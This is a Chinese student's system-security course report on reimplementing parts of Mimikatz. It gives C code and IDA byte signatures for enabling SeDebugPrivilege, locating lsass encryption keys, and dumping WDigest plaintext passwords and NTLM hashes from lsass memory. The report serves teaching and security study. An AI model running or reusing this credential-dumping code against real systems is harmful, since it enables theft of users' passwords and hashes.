系统安全课程设计报告

姜来
520021910159

1 需求函数的实现

1.1 EnableSeDebugPrivilege 函数

EnableSeDebugPrivilege 函数负责启用管理员账户默认禁用的 SeDebugPrivilege 权限，代码实现如下：

```
BOOL EnableSeDebugPrivilege() {
    HANDLE hToken;
    LUID luid;
    TOKEN_PRIVILEGES tkp;

    // 打开当前进程的访问令牌
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES ↩
        | TOKEN_QUERY, &hToken)) return FALSE;

    // 获取 SeDebugPrivilege 权限的本地唯一标识符
    if (!LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &luid)) return ↩
        FALSE;

    // 设置访问令牌的特权级别
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Luid = luid;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    // 调整访问令牌的特权级别
    if (!AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof(tkp), NULL, ↩
        NULL)) return FALSE;

    return TRUE;
}
```

该函数的作用是启用 SeDebugPrivilege 权限，允许一个进程调试另一个进程。函数没有参数，返回一个 BOOL 类型的值，表示是否成功启用了该权限。

函数首先使用 OpenProcessToken 函数获取当前进程的令牌句柄，然后使用 LookupPrivilegeValueW 函数获取 SeDebugPrivilege 的 LUID（本地唯一标识符）。LUID 是一个唯一的标识符，用于表示一个权限。

接下来，函数使用 TOKEN-PRIVILEGES 结构体初始化 tkp 变量，并将其设置为启用 SeDebugPrivilege 权限。TOKEN-PRIVILEGES 结构体用于启用或禁用令牌的权限。

最后，函数调用 AdjustTokenPrivileges 函数，启用当前进程令牌的 SeDebugPrivilege 权限。如果函数成功，返回 TRUE。否则，返回 FALSE。

1.2 LocateUnprotectLsassMemoryKeys 函数

该函数用于从 lsass.exe 进程的内存中读取出 h3DesKey、hAesKey 和 InitializationVector 三个变量。我在作业中添加的部分包含 h3DesKey 和 InitializationVector 的提取，实现如下：

```
// 仿照上述步骤，定位全局变量 h3DesKey
DWORD desOffset = 0;
KIWI_BCRYPT_HANDLE_KEY h3DesKey;
KIWI_BCRYPT_KEY81 extracted3DesKey;
// key3DESSig
UCHAR key3DESSig[] = {
        0x83, 0x64, 0x24, 0x30, 0x00,
        0x48, 0x8d, 0x45, 0xe0,
        0x44, 0x8b, 0x4d, 0xd4,
        0x48, 0x8d, 0x15 };

// 获取首条指令相对lsasrv.dll模块基址的偏移
keySigOffset = SearchPattern(lsasrvBaseAddress, key3DESSig, sizeof key3DESSig);
printf("keySigOffset = 0x%x\n", keySigOffset);  // 0x752AB (00000001800752AB & 0xFFFFF)
if (keySigOffset == 0) return;

// 从lsass进程的内存位置lsasrvBaseAddress + keySigOffset + sizeof key3DESSig 上读取4字节的偏移
ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof key3DESSig, &desOffset, sizeof desOffset);
printf("desOffset = 0x%x\n", desOffset);

// 从lsass进程的内存位置lsasrvBaseAddress + keySigOffset + sizeof key3DESSig + 4 + desOffset 上读取8字节的数据
ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof key3DESSig + 4 + desOffset, &keyPointer, sizeof keyPointer);
printf("keyPointer = 0x%p\n", keyPointer);

// 从lsass进程的内存位置 keyPointer 读取出结构体的实际内容
ReadFromLsass(keyPointer, &h3DesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));

// 读取 KIWI_BCRYPT_HANDLE_KEY 结构体中类型为 PKIWI_BCRYPT_KEY81 的成员变量指针所指向的 KIWI_BCRYPT_KEY81 结构体
ReadFromLsass(h3DesKey.key, &extracted3DesKey, sizeof(KIWI_BCRYPT_KEY81));

// KIWI_BCRYPT_KEY81 中 hardkey.data包含密钥字节内容， hardkey.cbSecret包含密钥的长度
memcpy(g_sekurlsa_3DESKey, extracted3DesKey.hardkey.data, extracted3DesKey.hardkey.cbSecret);

printf("3DES Key Located (len %d): ", extracted3DesKey.hardkey.cbSecret);
HexdumpBytesPacked(extracted3DesKey.hardkey.data, extracted3DesKey.hardkey.cbSecret);
puts("");


// 仿照上述步骤，定位全局变量 InitializationVector
DWORD ivSigOffset =0;
DWORD ivOffset = 0;
// ivSig
UCHAR ivSig[] = {
          0x44, 0x8d, 0x4e, 0xf2,
          0x44, 0x8b, 0xc6,
          0x48, 0x8d, 0x15 };
```

```
47
48  // 获取首条指令相对lsasrv.dll模块基址的偏移
49  ivSigOffset = SearchPattern(lsasrvBaseAddress, ivSig, sizeof ivSig);
50  printf("ivSigOffset = 0x%x\n", ivSigOffset);
51  if (ivSigOffset == 0) return;
52
53  // 从lsass进程的内存位置lsasrvBaseAddress + ivSigOffset + sizeof ivSig 上读取4字节的偏移
54  ReadFromLsass(lsasrvBaseAddress + ivSigOffset + sizeof ivSig, &ivOffset, sizeof ivOffset);
55  printf("ivOffset = 0x%x\n", ivOffset);
56
57  // 从lsass进程的内存位置lsasrvBaseAddress + ivSigOffset + sizeof ivSig + 4 + ivOffset 上读取8字节的数据
58  ReadFromLsass(lsasrvBaseAddress + ivSigOffset + sizeof ivSig + 4 + ivOffset, &g_sekurlsa_IV, sizeof AES_128_KEY_LENGTH);
59  printf("g_sekurlsa_IV = 0x%p\n", g_sekurlsa_IV);
```

为了定位全局变量 h3DesKey 和 InitializationVector，我首先使用 IDA 获取它们的字节序列签名，h3DesKey 的字节序列签名如图1, InitializationVector 的的字节序列签名如图2。

对于 h3DesKey，该代码通过检索 h3DesKey 的字节序列签名，得到该字节序列签名首条指令在内存中的地址，然后根据字节序列长度找到调用 h3DesKey 的 lea 指令的地址。组合该指令中的小端的 32 位整数偏移量以及下一条指令的地址，得到指向 KIWI-BCRYPT-HANDLE-KEY 结构体的指针，然后又从该结构体中读取指向 KIWI-BCRYPT-KEY81 结构体的指针，从 KIWI-BCRYPT-KEY81 结构体中读取 3DES 密钥的长度与内容，存储在全局变量 g-sekurlsa-3DESKey 中。

对于 InitializationVector，该代码通过检索 InitializationVector 的字节序列签名，得到该字节序列签名首条指令在内存中的地址，然后根据字节序列长度找到调用 InitializationVector 的 lea 指令的地址。组合该指令中的小端的 32 位整数偏移量以及下一条指令的地址，得到指向 InitializationVector 的指针，进而读取 InitializationVector 的内容，存储在全局变量 g-sekurlsa-IV 中。

```
0000000018004D89E 0F 88 EF 00 00 00     js      loc_18004D993
0000000018004D8A4 83 64 24 30 00        and     [rsp+70h+var_40], 0
0000000018004D8A9 48 8D 45 E0           lea     rax, [rbp+pbBuffer]
0000000018004D8AD 44 8B 4D D4           mov     r9d, dword ptr [rbp+pbOutput] ; cbKeyObject
0000000018004D8B1 48 8D 15 30 9E 13 00  lea     rdx, ?h3DesKey@@3PEAXEA ; phKey
0000000018004D8B8 48 8B 0D 39 9E 13 00  mov     rcx, cs:?h3DesProvider@@3PEAXEA ; hAlgorithm
```

Figure 1: h3DesKey 的字节序列签名

```
:0000000180001408 48 FF 15 B1 E5 02 00  call    cs:__imp_RtlEnterCriticalSection
:000000018000140F 0F 1F 44 00 00        nop     dword ptr [rax+rax+00h]
:0000000180001414 48 8B 3D 25 4A 03 00  mov     rdi, cs:?l_LogSessList@@3U_LIST_ENTRY@@A ; _LIST_ENTRY l_LogSessList
:000000018000141B 48 8D 05 1E 4A 03 00  lea     rax, ?l_LogSessList@@3U_LIST_ENTRY@@A ; _LIST_ENTRY l_LogSessList
```

Figure 2: 初始向量的字节序列签名

1.3 GetCredentialsFromWdigest 函数

lsass 进程的 wdigest.dll 的全局数据区中提取出明文密码。我实现了定位 logSessList 的部分，代码如下：

```
1  PUCHAR wdigestBaseAddress = (PUCHAR)LoadLibraryA("wdigest.dll");
2  // l_LogSessListSig
3  UCHAR logSessListSig[] = { 0x0f, 0x1f, 0x44, 0x00, 0x00, 0x48, 0x8b, 0x3d, 0x57, 0x93, 0x03, 0x00, 0x48, 0x8d, 0x0d  };
4
5  // 获取首条指令相对wdigest.dll模块基址的偏移
6  logSessListSigOffset = SearchPattern(wdigestBaseAddress, logSessListSig, sizeof logSessListSig);
```

```
if (logSessListSigOffset == 0) return;

// 从lsass进程的内存位置wdigestBaseAddress + logSessListSigOffset + sizeof logSessListSig 上读取4字节的偏移
ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessListSig, &logSessListOffset, sizeof logSessListOffset);

// 从lsass进程的内存位置wdigestBaseAddress + logSessListSigOffset + sizeof logSessListSig + 4 + logSessListOffset 上读取8字节的数据
ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessListSig + 4 + logSessListOffset, &logSessListAddr, sizeof logSessListAddr);
```

首先，使用 IDA 静态分析 wdigest.dll，获取全局变量 l-LogSessList 的字节序列签名，如图3

```
.text:0000000180005795 0F 1F 44 00 00                   nop     dword ptr [rax+rax+00h]
.text:000000018000579A 48 8B 3D 57 93 03 00             mov     rdi, cs:?l_LogSessList@@3U_LIST_ENTRY@@A ; _LIST_ENTRY l_LogSessList
.text:00000001800057A1 48 8D 0D 50 93 03 00             lea     rcx, ?l_LogSessList@@3U_LIST_ENTRY@@A ; _LIST_ENTRY l_LogSessList
```

Figure 3: l-LogSessList 的字节序列签名

该代码在 lsass 进程的内存中检索 l-LogSessList 的字节序列签名，得到该字节序列签名首条指令在内存中的地址，然后根据字节序列长度找到调用 l-LogSessList 的 lea 指令的地址。组合该 lea 指令中的小端的 32 位整数偏移量以及下一条指令的地址，得到指向 logSessList 指针，存储在全局变量 logSessListAddr 中。

GetCredentialsFromWdigest 函数的后续代码根据 logSessListAddr 定位到结构体 KIWI-WDIGEST-LIST-ENTRY，该结构体以双向链表组织，其中包含了用户名与明文密码，通过 flink 遍历链表，即可得到当前环境下所有用户的明文密码。助教学长在 sekurlsa.h 文件中给出了该结构体：

```
typedef struct _KIWI_WDIGEST_LIST_ENTRY {
  struct _KIWI_WDIGEST_LIST_ENTRY* Flink;
  struct _KIWI_WDIGEST_LIST_ENTRY* Blink;
  ULONG UsageCount;
  struct _KIWI_WDIGEST_LIST_ENTRY* This;
  LUID LocallyUniqueIdentifier;
    PVOID unknown; // for padding reason I added this 4 fields below
  UNICODE_STRING UserName; // 0x30
  UNICODE_STRING Domaine;  // 0x40
  UNICODE_STRING Password; // 0x50
} KIWI_WDIGEST_LIST_ENTRY, * PKIWI_WDIGEST_LIST_ENTRY;
```

1.4 GetCredentialsFromMSV 函数

用于从 LogonSessionList 结构体中提取出加密的密码散列，分两个部分阐述，第一部分如下：

```
VOID GetCredentialsFromMSV() {
  KUHL_M_SEKURLSA_ENUM_HELPER helper = { 0 };
  helper.offsetToCredentials = FIELD_OFFSET(KIWI_MSV1_0_LIST_63, Credentials);
  helper.offsetToUsername = FIELD_OFFSET(KIWI_MSV1_0_LIST_63, UserName);

  // 定义相关参数
  DWORD logonSessionListSigOffset;
  DWORD logonSessionListOffset;
  PUCHAR logonSessionListAddr = 0;
  PUCHAR lsasrvBaseAddress = (PUCHAR)LoadLibraryA("lsasrv.dll");

  // LogonSessionListSig
```

```
UCHAR logonSessionListSig[] = { 0x8b, 0xc7, 0x48, 0xc1, 0xe0, 0x04, 0x48, 0x8d, 0x0d };

// 获取首条指令相对lsasrv.dll模块基址的偏移
logonSessionListSigOffset = SearchPattern(lsasrvBaseAddress, logonSessionListSig, sizeof logonSessionListSig);

// 从lsass进程的内存位置lsasrvBaseAddress + logonSessionListSigOffset + sizeof logonSessionListSig 上读取4字节的偏移
ReadFromLsass(lsasrvBaseAddress + logonSessionListSigOffset + sizeof logonSessionListSig, &logonSessionListOffset, sizeof logonSessionListOffset);

// 从lsass进程的内存位置lsasrvBaseAddress + logonSessionListSigOffset + sizeof logonSessionListSig + 4 + logonSessionListOffset 上读取8字节的数据
ReadFromLsass(lsasrvBaseAddress + logonSessionListSigOffset + sizeof logonSessionListSig + 4 + logonSessionListOffset, &logonSessionListAddr, sizeof logonSessionListAddr);
    ...
```

为了定位 logonSessionList，首先使用 IDA 静态分析 lsasrv.dll，获取全局变量 logonSessionList 的字节序列签名，如图4。

```
.text:000000018002D2AD 8B C7                    mov     eax, edi
.text:000000018002D2AF 48 C1 E0 04              shl     rax, 4
.text:000000018002D2B3 48 8D 0D 56 8F 14 00     lea     rcx, ?LogonSessionList@@3PAU_LIST_ENTRY@@A ; _
```

Figure 4: logonSessionList 的字节序列签名

该函数首先在在 lsass 进程的内存中检索 logonSessionList 的字节序列签名，得到该字节序列签名首条指令在内存中的地址，然后根据字节序列长度找到调用 logonSessionList 的 lea 指令的地址。组合该 lea 指令中的小端的 32 位整数偏移量以及下一条指令的地址，得到指向 logonSessionList 的指针，存储在全局变量 logonSessionListAddr 中。

GetCredentialsFromMSV 函数的第二部分代码如下：

```
    ...
    KIWI_MSV1_0_LIST_63 tmp ;
PUCHAR ptr0 = logonSessionListAddr;
unsigned char NTMLHash[1024];
do {
  PBYTE ptr = (PBYTE)ptr0; // ...
  KIWI_BASIC_SECURITY_LOGON_SESSION_DATA sessionData = { 0 };
  sessionData.UserName = (PUNICODE_STRING)(ptr + helper.offsetToUsername);
  ReadFromLsass(ptr + helper.offsetToCredentials, &sessionData.pCredentials, sizeof sessionData.pCredentials);
  KIWI_MSV1_0_CREDENTIALS credentials;
  KIWI_MSV1_0_PRIMARY_CREDENTIALS primaryCredentials;

  // 打印username
  UNICODE_STRING* username = ExtractUnicodeString(sessionData.UserName);
  if (username != NULL && username->Length != 0) printf("Username: %ls\n",username->Buffer);
  else printf("Username: [NULL]\n");
  FreeUnicodeString(username);

  // 将sessionData.pCredentials指向的数据读取到credentials中
  ReadFromLsass(sessionData.pCredentials, &credentials, sizeof(KIWI_MSV1_0_CREDENTIALS));
  // 将credentials.PrimaryCredentials指向的数据读取到primaryCredentials中
```

```
    ReadFromLsass(credentials.PrimaryCredentials, &primaryCredentials,
        sizeof(KIWI_MSV1_0_PRIMARY_CREDENTIALS));
    // 打印密码散列
    getUnicodeString((PUNICODE_STRING)&primaryCredentials.Credentials);
    printf("NTLMHash: ");
    if (primaryCredentials.Credentials.Buffer != NULL &&
      DecryptCredentials((char*)primaryCredentials.Credentials.Buffer,
          primaryCredentials.Credentials.Length, (PUCHAR)&NTMLHash,
          sizeof NTMLHash) > 0) {
      // 0x4a是偏移量
      for (int i = 0; i < 16; ++i) {printf("%02x", NTMLHash[i + 0x4a])
          ;}
    }
    LocalFree(primaryCredentials.Credentials.Buffer);
    printf("\n\n");

    // 将ptr0指向的数据读取到tmp中
    ReadFromLsass(ptr0, &tmp, sizeof(KIWI_MSV1_0_LIST_63));

    ptr0 = (PUCHAR)tmp.Flink;
  } while (ptr0 != logonSessionListAddr);
```

首先，我定义了几个变量，tmp 用于存储当前遍历到的 KIWI-MSV1-0-LIST-63 结构体。ptr0 是一个指向 KIWI-MSV1-0-LIST-63 结构体的指针。NTMLHash 是一个长度为 1024 的字符数组，用于存储 NTLM 哈希值。

在每一次循环中，先把 ptr0 的值附给临时指针 prt，再使用 prt 加相应的偏移值的方式，获取到 KIWI-MSV1-0-LIST-63 结构体中的用户名和 NTML 哈希指针，将它们临时存储在 sessionData 结构体中。接下来使用 ExtractUnicodeString()API 提取出用户名并打印。

对于存储在 sessionData.pCredentials 中的信息，还需要进一步处理。sessionData.pCredentials 指向 KIWI-MSV1-0-CREDENTIALS 结构体，读取该结构体的数据存入 credentials 中；credentials.PrimaryCredentials 指向 KIWI-MSV1-0-PRIMARY-CREDENTIALS 结构体，读取该结构体的数据存入 primaryCredentials 中，最后使用 getUnicodeString () API 获取 primaryCredentials.Credentials 中的 NTML 哈希。将获取到的 NTML 哈希打印出来，NTML 哈希的长度是 16，数据的偏移量是 0x4a，打印中需要设置相应参数。

最终，将 ptr0 指向的数据读取到 tmp 中，并将链表中指向下一个节点的 tmp.Flink 赋给 ptr0，完成一次循环。当 ptr0 重新回到初始值 logonSessionListAddr 时，遍历结束。

2 运行效果

EnableSeDebugPrivilege 函数与 LocateUnprotectLsassMemoryKeys 函数的运行效果如图5，可以看到，成功提升权限并提取出相应关键参数。

GetCredentialsFromWdigest 函数运行效果如图6，成功提取密码，由于我是在本机做的实验，因此把密码信息做了马赛克处理。

GetCredentialsFromMSV 函数运行效果如图7，可以看到成功提取出密码哈希（若存在）。

3 心得与体会

3.1 遇到的问题与解决

3.1.1 无法找到指导文档中的 dll 文件

实验指导文档中写到“首先从系统目录中将待分析的二进制 DLL 文件 wgidest.dll 与 lsasrv.dll 从系统目录中复制到用户可读可写的目录”，但是我在相应目录下找不到 wgidest.dll 文件，甚至为此重装了一次系统，但依然无果。最终咨询助教学长才得知指导文档存在错误，需要分析的文件是 wgidest.dll。



Figure 5: 运行效果 1 与 2

3.1.2 环境移植问题

在最开始进行实验的过程中，我使用的是虚拟机，但是由于笔记本性能限制，虚拟机内调试代码实在卡顿，出现了卡死的情况，严重影响工作。因此换用本机开发，但换到本机环境并做好相应配置后，GetCredentialsFromWdigest 函数不断报错。经排查，发现是由于 win11（本机）与 win10（虚拟机）的 l-LogSessList 的字节序列签名存在差异，将字节序列签名修改为当前环境后代码成功运行。因此，将工具移植到其他操作系统，字节序列签名是需要重新采集的。

3.2 对技术路线的理解与体会

本次课程设计是对 Mimikatz 提取密码相关功能的复现，我认为总体的技术路线可分为以下几步：

- 开发该工具的前提是充分了解 windows 系统存储认证信息的机制，需要对相关数据结构有深入理解，明确需要将哪些关键变量作为入手点，以及如何一步步剖析相应的存储结构。我们的开发工作是在前人充分研究的基础上进行的，如果没有 Mimikatz 的开发人员对 windows 的深入研究，我们的工作将很开展，例如，我将很难了解到 MSV 认证模块所涉及的几个结构体，后续的开发更是空谈。
- 该程序的运行前提是有足够的权限，因此需要开发相应的提权函数。但本程序需要有管理员权限才能运行，这是我们的弱点。
- 在确定需要定位哪些关键变量后，需要对相关 dll 文件进行静态分析，获取到字节序列签名，以进行后续定位工作。



Figure 6: 运行效果 3

- 我们的程序将以字节序列签名为入手点，定位到关键变量，进而一步步定位到相应的数据结构，获取我们需要的数据。
- 在 WDigest 协议启用的情况下，我们能够通过 l-LogSessList 字节序列签名一步步定位、解析到明文密码。
- 我们通过 LocateUnprotectLsassMemoryKeys 函数()获取到的 h3DesKey、hAesKey、InitializationVector 将用于 GetCredentialsFromMSV () 函数中的解密。而 GetCredentialsFromMSV () 函数是通过 logonSessionList 的字节序列签名一步步定位到用户名和密码散列的。

3.3 收获

通过本次课程设计，我收获颇丰：

- **加深了对 window 安全机制的理解**：本次课程设计需要对 WDigest 协议、LsaLogonUser API 进行分析，通过实践，我较深入的了解了相关的运行机制与数据结构，为后续安全工作积累宝贵的知识。
- **初步学习了静态分析技术**：本次实验需要通过静态分析获取字节序列签名，在该过程中，我初步掌握了 IDA 的使用，了解了静态分析的原理与基本步骤，收获了宝贵的安全技能。

Figure 7: 运行效果 4

- **初步了解了 Mimikatz**：通过阅读参考资料以及 Mimikatz 的部分源码，我初步了解了这一知名安全工具的底层运行原理，并动手实践复刻了它的部分功能，为以后自己开发安全工具打下了重要的基础。
- **学习了 windows 开发与调试**：在此前的学习中，我较少涉及到 windows 下的开发与调试，通过本次课程设计，我掌握了 windows 下的开发的相关工具与技能，拓展了实践能力。